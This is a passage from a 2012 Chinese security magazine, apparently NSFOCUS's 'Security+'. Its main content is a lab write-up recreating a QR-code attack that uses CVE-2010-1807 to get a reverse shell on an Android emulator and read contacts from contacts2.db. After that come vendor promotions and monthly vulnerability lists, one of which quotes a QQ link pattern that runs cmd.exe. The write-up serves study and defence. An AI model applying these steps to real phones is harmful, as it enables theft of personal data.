方法 handleDecodeExternally 中如果 Source 是 URL(ZXING_LINK), 将其赋予 message.obj, 然后发送消息。

```
public void handleMessage(Message message) {
  switch (message.what) {
    case R.id.auto_focus:
      //Log.d(TAG, "Got auto-focus message");
      // When one auto focus pass finishes, start another. This is the closest thing to
      // continuous AF. It does seem to hunt a bit, but I'm not sure what else to do.
      if (state == State.PREVIEW) {
        CameraManager.get().requestAutoFocus(this, R.id.auto_focus);
      }
      break;
    case R.id.decode_failed:
      // We're decoding as fast as possible, so when one decode fails, start another.
      state = State.PREVIEW;
      CameraManager.get().requestPreviewFrame(decodeThread.getHandler(), R.id.decode);
      break;
    case R.id.return_scan_result:
      Log.d(TAG, "Got return scan result message");
      activity.setResult(Activity.RESULT_OK, (Intent) message.obj);
      activity.finish();
      break;
    case R.id.launch_product_query:
      Log.d(TAG, "Got product query message");
      String url = (String) message.obj;
      Intent intent = new Intent(Intent.ACTION_VIEW, Uri.parse(url));
      intent.addFlags(Intent.FLAG_ACTIVITY_CLEAR_WHEN_TASK_RESET);
      activity.startActivity(intent);
      break;
  }
```

最后，消息处理方法 handleMessage 在 case R.id.launch_product_query 中通过 startActivity 完成对浏览器调用。

二．通过 CVE-2010-1807 的 exploit code 获得手机中联系人等信息

由于该漏洞已在 2010 年 9 月公布，因此本文只做简单说明。

（一）扫描恶意网站 QR 条形码




图 4：iPhone 和 Android 扫描 QR 条形码

（二）CVE-2010-1807 的 exploit code

实验中所用代码 (http://192.168.0.102:8080/demo.html) 来源于 http://packetstormsecurity.org/files/95551/Android-2.0-2.1-Reverse-Shell-Exploit.html，但需要做修改，可使用 IDA Pro 进行远程调试。




图 5：IDA Pro 远程调试

（三）访问恶意网站后 TCP 反向链接

图 6：TCP 反向链接

实验中使用 Android 2.1 emulator，当该系统访问页面 demo.html 后进行 TCP 反向链接。

(四) Twitter 用户信息

TCP 反向链接得到权限较低 (uid=10000), 需进一步提权以获得手机中联系人等信息。

在 QR code attack 中，根据 The Jester 描述他在提权并获得手机中 Twitter 用户名后，如果 Twitter 用户名是 @AnonymousIRC, @wikileaks, @barretbrownlol (即 Barrett Brown, Anonymous 发言人) 等，则会将手机中联系人相关信息发送到 The Jester 控制的远程服务器，否则断开 TCP 连接，故需了解手机中 Twitter 用户名存储位置。

使用 iPhone 和 Android 手机访问 Twitter 后:




图 7：iPhone 和 Android 访问 Twitter

在特定文件中可以找到 Twitter 用户名信息:




图 8a：iPhone 存储 Twitter 用户名文件




图 8b：Android 存储 Twitter 用户名文件

(五) 联系人信息




图 9a：iPhone 存储联系人信息

```
Matthew#sqlite3 contacts2.db
SQLite version 3.7.13 2012-06-11 02:05:22
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .tables
_sync_state                     status_updates
_sync_state_metadata            v1_settings
activities                      view_contacts
agg_exceptions                  view_contacts_restricted
android_metadata                view_data
calls                           view_data_restricted
contact_entities_view           view_groups
contact_entities_view_restricted view_raw_contacts
contacts                        view_raw_contacts_restricted
data                            view_v1_contact_methods
groups                          view_v1_extensions
mimetypes                       view_v1_group_membership
name_lookup                     view_v1_groups
nickname_lookup                 view_v1_organizations
packages                        view_v1_people
phone_lookup                    view_v1_phones
raw_contacts                    view_v1_photos
settings
sqlite> select * from contacts;
1|Joel|||0|0|0|1|1|0|0n3B45313F||0
2|David Hajied|||0|0|0|0|1|1|0n2F2953392F37293B39312F||0
```

图 9b：Android 存储联系人信息

iPhone 和 Android 联系人信息等均以 SQLite 数据库文件存储，故可用 SQL 语句进行查询。

三 . 总结

QR code attack 与社交网站上常见 Clickjacking (UI redress attack), Shorten URL scams 本质并无差异：将恶意 URL 伪装成正常形式，一旦被访问则将浏览器定向到恶意网站，属于 tech hacking 与 social engineering 相结合的攻击方式；三者区别之处主要在于形式：具体 tech hacking 技术的不同。这类攻击方式的关键是如何利用人的好奇心，促成 "Curiosity killed the cat"。

然而，在看到这些攻击方式共性的同时，并不应简单 downplay QR code attack，因为它最让人感兴趣的方面可能并不是攻击者的攻击过程，而是攻击者的创新方式。

面对这类攻击，对于防御者除了匹配 keyword 和 regexp，是否还有其它应对措施？例如：是否可以从每个网页特定标签中取固定间隔字符若干个，根据字符出现频率给出频度值，再将网页取出所有字符的频度值组成 Feature Vector，通过余弦定理计算向量之间夹角判断网页内容相似性，从而可以对网页分类并发现恶意网站？抛砖引玉！

参考文献

[1]. http://th3j35t3r.wordpress.com/2012/03/09/curiosity-pwned-the-cat/

[2]. http://en.wikipedia.org/wiki/Matrix_barcode#Example_images

[3]. http://en.wikipedia.org/wiki/Matrix_barcode#Matrix_.282D.29_barcodes

[4]. http://www.denso-wave.com/qrcode/vertable1-e.html

[5]. http://en.wikipedia.org/wiki/File:QR_Ver3_Codeword_Ordering.svg

[6]. http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_detail.htm?csnumber=43655

[7]. http://pyqrcode.sourceforge.net/

[8]. http://code.google.com/p/zxing/

绿盟科技远程安全评估系统市场份额 IDC 报告排名第一

近期，IDC 中国如期发布了《2011 年中国 IT 安全市场的数据分析报告》，并对 2012-2016 年中国网络安全市场进行了趋势预测。报告显示，绿盟科技远程安全评估系统市场占有率排名第一。

IDC 作为权威的国际市场研究公司，对 2011 年中国 IT 安全市场进行了分析。IDC 认为，2011 年中国 IT 安全市场的规模为 14.7 亿美元，其中安全性与漏洞管理产品市场的规模为 2900 万美元，全年同比增长 23.2%，是增长最快的子市场。随着各企业的安全管理需求、合规的加强以及企业自身安全意识的提高，未来安全性与漏洞管理产品市场将会得到更大的发展。预计 2012 年，该市场的规模将达到 3400 万美元。

在安全性与漏洞管理产品市场中，绿盟科技作为国内领先的 IT 安全产品厂商，以 25.4% 的市场占有率荣登榜首。

依托专业的 NSFOCUS 安全研究团队，历经多年在安全性与漏洞管理领域不断的创新与发展，目前绿盟科技已经形成了从安全漏洞评估到安全配置核查，从专注系统层漏洞到涵盖应用层漏洞的多角度立体化的脆弱性管理产品。

目前，绿盟科技远程安全评估系统已经成为这一领域的领导品牌，得到政府、运营商、金融行业、互联网公司、企业以及风险测评机构等用户的广泛认可，绿盟科技也成为国内惟一一家能够面向全行业用户提供安全与风险管理解决方案的专业厂商。

绿盟科技网络入侵防护系统连续三年领跑中国市场

近日，国际权威咨询机构 IDC 发布了《中国 IT 安全硬件、软件和服务全景图，2012-2016》报告。报告显示，绿盟科技网络入侵防护系统（以下简称 NIPS）再次以 19.2% 的市场份额蝉联第一名，连续三年（2009-2011）领跑国内入侵防御硬件市场。与此同时，NIPS 与绿盟科技入侵检测系统（简称 NIDS）总体容量位列第一。

根据 IDC 报告的统计数据显示，2011 年入侵防御硬件市场的表现符合市场预期，由于网络攻击的日益增多，客户对专业化 IPS 需求依然强烈，特别在政府、金融、运营商等行业中需求突出。整个 2011 年入侵防御硬件市场表现强劲，同比增长 20.6%。作为处于高速增长期的产品，入侵防御硬件市场竞争进一步加剧，市场排名也再次发生了变化。绿盟科技 NIPS 则凭借可靠的品质和广泛的客户基础，以领先第二名 4.3 个百分点的优势，再次问鼎。

自从 2005 年发布国内首款完全自主知识产权的 NIPS 产品后，绿盟科技一直不断提升产品和服务品质，2010 年 3 月，获得了国际权威 IPS 产品评测机构 NSS Labs 授予的亚太地区唯一、全球第四个“Recommended”最高级别评价，比肩国际一流品牌。凭借领先的技术实力，绿盟科技 NIPS 产品在可靠性和稳定性方面均达到国际领先水平，产品获得了金融、运营商、能源等高端行业客户的认可和亲睐。

2012 年 7 月，绿盟科技在国内首次推出了下一代入侵防护产品（简称 NGIPS）。NGIPS 分别在智能识别、环境感知、行为

分析、业务规则、协作机制方面有了突破性进展，NGIPS 实现了智能感知用户的网络环境，并进行自学习、主动防御，建立与客户业务流程符合的行为、流量模型的“白环境”检测机制，全面提升客户对安全管理、控制、预测的感知能力。此次绿盟科技继续保持入侵防护市场第一名，也是技术实力、市场营销能力的有力证明。

绿盟科技发布国内首款下一代入侵防护系统

近日，国内信息安全领导厂商绿盟科技正式发布国内首款下一代入侵防护系统，标志着国内入侵防护市场迈入一个新的时代。

近年来，网络攻击呈现隐蔽化趋势，特别是 APT 高级可持续性攻击的兴起，使得传统基于系统漏洞分析的黑名单检测技术检测效率下降，难以发现深层攻击及未知攻击。而高速网络的迅猛发展以及 IPv6 的广泛应用，则要求安全防护产品必须具备全面的网络适用性。

绿盟科技此次发布的下一代入侵防护系统采用了全新的检测防护模型，综合运用应用识别、用户身份识别、环境感知和行为分

析等技术，提供一份看得见、检得出、防得住的下一代入侵防护解决方案，为用户带来全新的安全价值体验。

- 发现深层攻击：绿盟科技下一代入侵防护系统提供基于流的应用识别技术，可准确识别非标准端口应用、以及 HTTP 协议隧道中 Web2.0 应用，发现隐藏在应用中的攻击行为。
- 检测未知攻击：绿盟科技下一代入侵防护系统基于应用识别、用户身份识别和环境感知技术，建立符合业务安全策略的企业白环境，生成网络行为基线并进行异常行为分析，从而检测未知攻击及看似“正常操作”的“非法行为”。
- 减少虚假告警：传统 NIPS 单纯分析数据包，脱离数据所处环境信息的检测方式，导致目标系统运行的是 Apache 软件，却产生了大量针对 IIS 的虚假告警事件。绿盟科技下一代入侵防护系统结合用户身份、地理位置、Web 信誉、用户资产等上下文信息进行检测，能够显著减少虚假告警事件的产生。
- 快速威胁响应：作为微软 MAPP 成员，绿盟科技可在 24 小时内快速发布入侵防护规则，并通过绿盟科技安全云，第一时间分发到用户设备中，实现快速威胁响应。
- 适应复杂环境：绿盟科技下一代入侵防护系统提供高达 10G 的应用层数据处理能力以及灵活的 IPv6/IPv4 双栈自适应能力，可以全面适应新一代复杂网络环境。

绿盟科技自 2005 年推出国内第一个具有完全自主知识产权的入侵防护系统以来，凭借在攻防研究领域的深厚积累和持续投入，始终引领着国内入侵检测与防护市场的发展。根据国际权威咨询机构 IDC 的统计数据显示，绿盟科技网络入侵防护系统连续多年位居国内入侵防御硬件市场第一名。

NSFOCUS 2012年5月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。

http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2012-05-07 Adobe Flash Player 对象类型混淆远程代码执行漏洞 (CVE-2012-0779)

NSFOCUS ID: 19547

http://www.nsfocus.net/vulndb/19547

综述：

Adobe Flash Player 是一个集成的多媒体播放器。

Adobe Flash Player 在实现上存在对象混淆漏洞，导致执行任意代码。

危害：

攻击者可以通过诱使受害者打开恶意 swf 文件来利用此漏洞，从而控制受害者系统。

2. 2012-05-09 Microsoft Windows TrueType 字体引擎远程代码执行漏洞 (CVE-2012-0159)(MS12-034)

NSFOCUS ID: 19570

http://www.nsfocus.net/vulndb/19570

综述：

Microsoft Windows 是流行的计算机操作系统。

Windows 在处理特制 TrueType 字体文件的方式中存在一个远程执行代码漏洞。

危害：

攻击者可以通过诱使受害者打开恶意 ttf 文件来利用此漏洞，从而控制受害者系统。

3. 2012-05-18 Symantec Web Gateway 远程 shell 命令执行漏洞（CVE-2012-0297）

NSFOCUS ID: 19664

http://www.nsfocus.net/vulndb/19664

综述：

Symantec Web Gateway 是赛门铁克企业级网页威胁防护解决

方案。

Symantec Web Gateway 5.0.3 之前版本在管理控制台的实现上存在安全漏洞，管理接口和文件管理脚本没有正确验证或过滤外部输入，允许非法访问用户会话或网络信息，成功利用后可造成执行攻击者提供的任意命令。

危害：

攻击者可以通过提交恶意请求来利用此漏洞，从而控制服务器系统。

4. 2012-05-31 多个 DeltaV 产品多个远程漏洞

NSFOCUS ID: 19718

http://www.nsfocus.net/vulndb/19718

综述：

DeltaV 是一个过程控制系统，它是由艾默生过程管理系统部提供的，具有全新的结构体系。

多个 DeltaV 产品在实现上存在多个远程漏洞。

危害：

攻击者可以利用这些漏洞窃取 Cookie 验证凭证、访问或修改数据、执行任意代码、拒绝服务等。

5. 2012-05-03 Citrix Provisioning Services Server 远程代码执行漏洞

NSFOCUS ID: 19519

http://www.nsfocus.net/vulndb/19519

综述：

Citrix Provisioning Services 能够创建一套使用流技术传输物理和虚拟服务器的镜像，从而降低存储需求，实现快速、一致而可靠的应用部署。

Citrix Provisioning Services 服务在处理特制报文请求时存在错误，可被利用执行任意代码。

危害：

攻击者可以通过提交恶意请求来利用此漏洞，从而控制服务器系统。

6. 2012-05-16 Apple Mac OS X 远程代码执行漏洞 (CVE-2011-3459)

NSFOCUS ID: 19636

http://www.nsfocus.net/vulndb/19636

综述：

QuickTime 是 Apple Mac OS X 系统带的一套视频播放软件。

Apple Mac OS X 10.7.3 之前版本中的 QuickTime 在处理实现畸形视频中的 rdrf 元素时存在单字节溢出。

危害：

攻击者可以通过诱使受害者打开恶意视频文件来利用此漏洞，从而控制受害者系统。

7. 2012-05-31 Cisco IOS XR 软件路由处理器拒绝服务漏洞

NSFOCUS ID: 19719

http://www.nsfocus.net/vulndb/19719

综述：

Cisco IOS XR 是下一代网络和思科运营商路由系统。

Cisco 9000 系列聚合服务路由器 (ASR)，路由交换处理器 (RSP440) 或承载路由系统性能路由处理器 (CRS) 不恰当地处理特制报文，存在拒绝服务漏洞。

危害：

攻击者可以通过提交恶意请求来利用此漏洞，从而造成拒绝服务。

8. 2012-05-25 腾讯 QQ/TM 远程命令执行漏洞

NSFOCUS ID: 19693

http://www.nsfocus.net/vulndb/19693

综述：

腾讯 QQ 是由深圳市腾讯计算机系统有限公司开发的一款基于 Internet 的即时通信（IM）软件。

腾讯 QQ/TM 在实现上存在远程命令执行漏洞，只要在聊天对话框中点击格式类似 www.qq.com..\..\..\..\..\..\..\Windows\System32\cmd.exe<http://www.qq.com..\..\..\..\..\..\..\Windows\System32\cmd.exe> 的网址，电脑就会自动运行文件和命令。

危害：

攻击者可以通过诱使受害者点击恶意链接来利用此漏洞，从而控制受害者系统。

9. 2012-05-03 dhcpcd 远程栈缓冲区溢出漏洞

NSFOCUS ID: 19523

http://www.nsfocus.net/vulndb/19523

综述：

dhcpcd 是一款 RFC2131 和 RFC1541 兼容 DHCP 客户端守护程序，用于自动配置 IPv4 网络。

dhcpcd 在实现上存在远程栈缓冲区溢出漏洞，成功利用可允许远程攻击者执行任意代码。

危害：

攻击者可以通过提交恶意请求来利用此漏洞，从而控制服务器系统。

10. PHP 'apache_request_headers()' 函数缓冲区溢出漏洞

NSFOCUS ID: 19594

http://www.nsfocus.net/vulndb/19594

综述：

PHP 是一种 HTML 内嵌式的语言，现在被很多的网站编程人员广泛的运用。

PHP 的 apache_request_headers() 函数在实现上存在缓冲区溢出漏洞。

危害：

攻击者可以通过提交恶意请求来利用此漏洞，从而控制服务器系统。

NSFOCUS 2012年6月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。

http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2012-06-13 Microsoft XML Core Services 远程代码执行漏洞

NSFOCUS ID: 19771

http://www.nsfocus.net/vulndb/19771

综述：

Microsoft XML Core Services(MSXML) 是一组服务。

Microsoft XML Core Services 3.0、4.0、5.0、6.0 在实现上存在漏洞，可能导致访问未初始化内存对象进而发生内存破坏。

危害：

攻击者可以通过诱使受害者打开恶意网页来利用此漏洞，从而控制受害者系统。

2. 2012-06-05 Microsoft Windows 数字证书欺骗漏洞

NSFOCUS ID: 19735

http://www.nsfocus.net/vulndb/19735

综述：

Microsoft Windows 是流行的计算机操作系统。

Microsoft Windows 在使用来自微软证书机构的非法数字证书时存在安全漏洞。

危害：

攻击者可以利用此漏洞伪造证书，执行钓鱼攻击或执行中间人攻击。

3. 2012-06-12 F5 BIG-IP 远程 root 用户验证绕过漏洞

NSFOCUS ID: 19768

http://www.nsfocus.net/vulndb/19768

综述：

F5 BIG-IP 产品可为企业提供集成的应用交付服务，如加速、安

全、访问控制与高可用性。

BIG-IP 多个平台在实现上允许未验证用户绕过身份验证并以 root 用户登录到设备。

危害：

攻击者可以利用此漏洞登录到存在漏洞的设备，获得该设备的访问权限。

4. 2012-06-11 Adobe Flash Player 多个安全漏洞

NSFOCUS ID: 19766

http://www.nsfocus.net/vulndb/19766

综述：

Adobe Flash Player 是一个集成的多媒体播放器。

Windows、Macintosh、Linux 平台上的 Adobe Flash Player 11.2.202.235 之前版本，Android 4.x 平台上的 Adobe Flash Player 11.1.115.8 之前版本，Android 3.x、2.x 平台上的 Adobe Flash Player 11.1.111.9，Windows、Macintosh、Android 平台上的 Adobe AIR 3.2.0.2070 之前版本在实现上存在多个不明细节漏洞。

危害：

攻击者可以通过诱使受害者打开恶意 swf 文件来利用此漏洞，从而控制受害者系统。

5. 2012-06-11 MySQL/MariaDB 用户验证绕过漏洞

NSFOCUS ID: 19767

http://www.nsfocus.net/vulndb/19767

综述：

MySQL 是一款流行的开源数据库。MariaDB 是为 MySQL 提供偶然替代功能的数据库服务器。

MariaDB 5.1.62、5.2.12、5.3.6、5.5.23 之前版本和 MySQL 5.1.63、5.5.24、5.6.6 之前版本在用户验证的处理上存在安全漏洞。

危害：

攻击者可以利用此漏洞绕过登录检查，无需有效密码即可远程登录数据库。

6. 2012-06-26 ZTE Score M sync_agent 硬编码密码安全漏洞

NSFOCUS ID: 19858

http://www.nsfocus.net/vulndb/19858

综述：

ZTE Score M 是 Android 智能机。

ZTE Score M 允许使用硬编码 ztex1609523 密码控制访问 suid root application/system/bin/sync_agent，可被利用获取设备上的 root 用户权限。

危害：

攻击者可以通过这个漏洞进行本地提权。

7. 2012-06-07 Siemens WinCC 多个安全漏洞

NSFOCUS ID: 19751

http://www.nsfocus.net/vulndb/19751

综述：

WinCC flexible 是用在一些机器或流程应用中的人机接口。

Siemens SIMATIC WinCC Flexible 在解析 URL 参数时没有过滤掉特制字符，在实现上存在多个安全漏洞。

危害：

攻击者可利用这些漏洞执行任意脚本代码，读取系统文件，重定向用户到恶意站点，访问或修改 XML 文档数据或造成拒绝服务。

8. IBM Lotus Notes "notes" URI 处理器漏洞

NSFOCUS ID: 19838

http://www.nsfocus.net/vulndb/19838

综述：

IBM Lotus Notes 是集电子邮件、文档数据库、快速应用开发技术以及 Web 技术为一体的电子邮件与群集平台。

IBM Lotus Notes 在 "notes" URI 处理程序中存在错误，可被利用执行任意命令。

危害：

攻击者可以通过诱使受害者访问恶意 note URI 来利用此漏洞，从而控制受害者系统。

9. 2012-06-05 ISC BIND 9 DNS 资源记录处理远程拒绝服务漏洞

NSFOCUS ID: 19734

http://www.nsfocus.net/vulndb/19734

综述：

BIND 是一个应用非常广泛的 DNS 协议的实现。

ISC BIND 在处理 DNS 资源记录时存在错误，可被利用通过包含零长度 rdata 的记录造成递归服务器崩溃或泄露某些内存到客户端，导致敏感信息泄露或拒绝服务。

危害：

攻击者可以通过向服务器发送恶意请求来利用此漏洞，从而导致拒绝服务。

10. 2012-06-25 Intel CPU 硬件本地权限提升漏洞

NSFOCUS ID: 19848

http://www.nsfocus.net/vulndb/19848

综述：

Intel 英特尔是全球最大的芯片制造商，同时也是计算机、网络和通信产品的领先制造商。

Intel x64 平台上的 Microsoft Windows Server 2008 R2 和 R2 SP1 以及 Windows 7 Gold 和 SP1 内核中的用户状态调度程序没有正确处理系统请求，存在提权漏洞。

危害：

本地用户通过特制的应用获取提升的权限，以内核级别权限执行任意代码。

THE EXPERT
BEHIND GIANTS

巨人背后的专家

NSFOCUS

长期以来，绿盟科技致力于网络安全技术的研究，为政府、电信、金融、能源等行业提供优质的安全产品与服务。在这些巨人的背后，他们是备受信赖的专家。

“我们将以产品为道具、以服务为舞台，与您共同创造出值得回忆的信息安全管理体验。”

付 峥

绿盟科技北京分公司 安全顾问

★ 为了更加及时的应对危机，绿盟科技的服务与销售网络现已遍布全国；无论何时何地，绿盟科技的安全专家都能为您提供同样卓越的安全解决方案与服务。

www.nsfocus.com

NSFOCUS

公司总部: 北京市海淀区北洼路4号益泰大厦三层 010-68438880

服务热线: 400-818-6868 值班热线: 13321167330（非工作时间） 技术支持传真: 010-68437328

技术支持网站: http://support.nsfocus.com 技术支持邮箱: support@nsfocus.com

www.nsfocus.com

SECURITY+

THE EXPERT BEHIND GIANTS 巨人背后的专家

安全+ 技术版

与安全人士分享技术心得

Share technique experience with security professionals

Nsmagazine@nsfocus.com